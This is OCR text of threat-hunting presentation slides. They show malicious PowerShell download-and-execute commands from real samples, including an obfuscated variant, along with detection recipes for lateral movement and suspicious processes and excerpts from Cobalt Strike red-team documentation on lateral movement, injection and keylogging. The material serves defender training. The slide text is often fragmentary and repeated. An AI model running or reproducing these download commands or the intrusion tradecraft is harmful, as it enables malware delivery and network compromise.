
CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).
  (Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,
   C:\Users\purpural\AppData\Local\Temp\spasite.exe);&
   C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ **De-obfuscate** simple obfuscation techniques

Are all (obfuscation) problems solved?

Malicious PowerShell – or not?



Malicious PowerShell

```
cmd.exe  /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object
   Net.WebClient )).( 'Do' + $sad + 'dfile' ).invoke(
   'http://golub.histosol.ch/bluewin/mail/inbox.php'
   'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);
   start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$saddfile)
   .invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\******\AppData
   \Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

Query doesn't match «DownloadFile»

LNK with Powershell command
- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-18**

```
d8af6037842458f7789aa6b30d6daefb  Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9  Beleg Nr. 892234-32.lnk
```

Strings from oleObject.bin:

```
   E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk
   C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk
```

Threat Hunting approaches

Defining Threat Hunting

blog.sqrrl.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

Editor's Note: This is the first in a series of posts that will profile various threat hunters, highlighting their experiences, as well as hunting techniques and lessons from the field.

Name: David J. Bianco

Organization: Sqrrl

Years hunting: 8

Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrrl, Unix command line, Python, Apache Spark, scikit-learn

Defining Threat Hunting

blog.sqrrl.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

Who are you?

My name is David J. Bianco, and I'm the Lead Security Technologist at Sqrrl.

Hunting always involves a human

How would you define Threat Hunting?

I define it as the collective name for various techniques used to discover malicious activity in an IT environment that the automated detection systems missed. The key to this definition is that hunting always involves a human. If it's fully automated, it's not hunting!

However, I also think that the purpose of hunting ideally is to improve your automated detection. If your hunting techniques work, automate them so you don't have to keep doing the same hunts over and over again. You'll find things more quickly that way, and you'll be able to spend your time improving your hunting!

Organization: Sqrrl

Years hunting: 8


Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrrl, Unix command line, Python, Apache Spark, scikit-learn

Threat Hunting Project

Threat Hunting Project



Threat Hunting Project

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques

- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

Threat Hunting Project

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them… They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe…
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

Threat Hunting Project

www.threathunting.net

Suspicious Process Creation via Windows Event Logs

Purpose

Find attacker tools in use

Data Required

Windows process creation logs (Event 4688 & 592)

Collection Considerations

Collect these from every host in the domain. If you
execution (e.g. Microsoft Sysmon, Carbon Black, etc

Analysis Techniques

stack counting

Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children

Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unsual locations, such as
  - `%windows%\fonts`
  - `%windows%\help`
  - `%windows%\wbem`
  - `%windows%\addins`
  - `%windows%\debut`
  - `%windows%\system32\tasks`
- Known attacker tool names, such as
  - `rar.exe`
  - `psexec.exe`
  - `whoami.exe`
- Processes that launched very few times during a 24 hour period

Threat Hunting Project

www.threathunting.net

Suspicious Process Creation via Windows Event Logs

Purpose

Find attacker tools in use

Data Required

Windows process creation logs (Event 4688 & 592)

Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unsual locations, such as
  - `%windows%\fonts`

Other Notes

Event 4688 is even more valuable if logging policy is set to record the entire command line (some of these suggestions require that info). Review your domain audit policies and/or supplement with additional process logging as necessary. Sysmon is a very good free tool that can do nearly anything you'd need.

«Sysmon is a very good free tool that can do nearly anything you'd need»

Source: Adversary Simulation

Red Team / Adversary Simulation

Red Team / Adversary Simulation

TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team operations and adversary simulations. This course will provide the background and skills necessary to emulate an advanced threat actor with Cobalt Strike.

1. Operations

This course starts with an overview[illegible] Cobalt Strike project, team server setup, and a deep dive into Co[illegible]rike's model for long-term distributed operations. Logging and Rep[illegible]re covered as well.

Advanced Threat Tactics video series *(9 x 30-60 mins)*

2. Infrastructure


This lecture covers listener manager and how to configure the various Beacon flavors. Ample time is devoted to cloud-based redirectors, DNS Beacon setup, and infrastructure troubleshooting. This lecture concludes with a discussion on payload security.

Red Team / Adversary Simulation

TRAINING


Advanced Threat Tactics (Notes and References) is a free course on re
simulations. This course will provide the background and skills necessary t
actor with Cobalt Strike.

PrivEsc & LatMov
to own a network
(*think **BloodHound***)



5. Privilege Escalation

Privilege Escalation is elevating from s d user rights to full control of a system. This lecture goes over u ccount control, the privilege escalation options in Beacon, findin alation opportunities with PowerUp, credential and hash har ng, and advanced Mimikatz features.




6. Lateral Movement

Lateral Movement is abusing trust relationships to attack systems in an enterprise network. This video covers host and user enumeration, remote control of systems without using malware, and remote code execution with the Beacon payload. You'll also learn to steal tokens, use credentials, pass-the-hash, and generate Kerberos Golden Tickets.

Red Team / Adversary Simulation

TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red tea
simulations. This course will provide the background and skills necessar
actor with Cobalt Strike.



7. Pivoting


This video shows how to tunnel through Beacon. You'll learn how to send the Metasploit® Fram and other tools through a SOCKS proxy pivot. You'll also lea to turn a compromised system into a redirector for callbacks hosting malicious content. And, you'll see how to tunnel Beaco ver SSH.

C&C can look like any «normal» HTTP traffic
No IDS detections!!

8. Malleable Command and Control

Malleable Command and Control is Cobalt Strike's domain-specific language to redefine payload indicators. This is a key technology for adversary simulations. This lecture covers Malleable C2 setup and use, the profile language, and how to test profiles.

Cobalt Strike Features



Cobalt Strike Features

https://www.cobaltstrike.com/help-beacon

Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This
privileged actions that are not possible as an Administrator user.

Use **runas**
credentials.
though.

Use **spawn**
credentials.

Privilege E

Microsoft int
lot like sudo
privileged a

Use **bypass**
technique ta
not work if th
current user

Beacon's U
Strike's Artif

Uses share: ADMIN$, C$, IPC$
Creates & starts new service

https://www.cobaltstrike.com/help-beacon

Lateral Movement

Once you have a token for a domain admin or a [illegible]ain user who is a local admin on a target, you may abuse this trust relationship to get control of the targ[illegible] Cobalt Strike's Beacon has several built-in options for lateral movement.

Use Beacon's **psexec [target] [share] [listener]** to execute a payload on a remote host. This command will generate a Windows Service executable for your listener, copy it to the share you specify, create a service, start the service, and clean up after itself. Default shares include ADMIN$ and C$.

Use **psexec_psh [target] [listener]** to execute a payload on a remot host with PowerShell. This command will create a service to run a PowerShell one-liner, start it, and clean up after itself. This method of lateral movement is useful if you do not want to touch disk.

Beacon's **winrm [target] [listener]** command will use WinRM to execute a payload on a remote host. This option requires that WinRM is enabled on the target system. It's off by default. This option uses PowerShell to bootstrap your payload on target.

Finally, use **wmi [target] [listener]** to deliver a payload via Windows Management Instrumentation. This command uses PowerShell to bootstrap your payload on target.

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn** followed by a listener name to task Beacon to spawn a session for a listener. This command is the same as the Spawn item in the Beacon menu.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn sessions into.

The **spawnto** command expects the full path to the program. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process Injection

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn**
This comma

By default,
administrat
the internet
to state whi

The **spawn**
press enter

8.9 Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger *pid*** to inject into an x86 process. Use **keylogger *pid* x64** to inject into an x64 process. explorer.exe is a good candidate for this tool. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post-exploitation job.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process Injection

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a compromised host. From day one, Beacon listeners.

Type **spawn** This comma

By default, administrat the internet to state whi

The **spawn** press

Type process. Use **ps** inject a 64-bit Beacon

The inject and spawn This stager tries to co cannot get past any eg

Use **dllinject [pid]** to **[architecture] [/path** process on target.

8.9 Key

Beacon process

To star **keylog** tool. Th them to

Only one egress point

SMB traffic between WS




Figure 12. Cobalt Strike Graph View

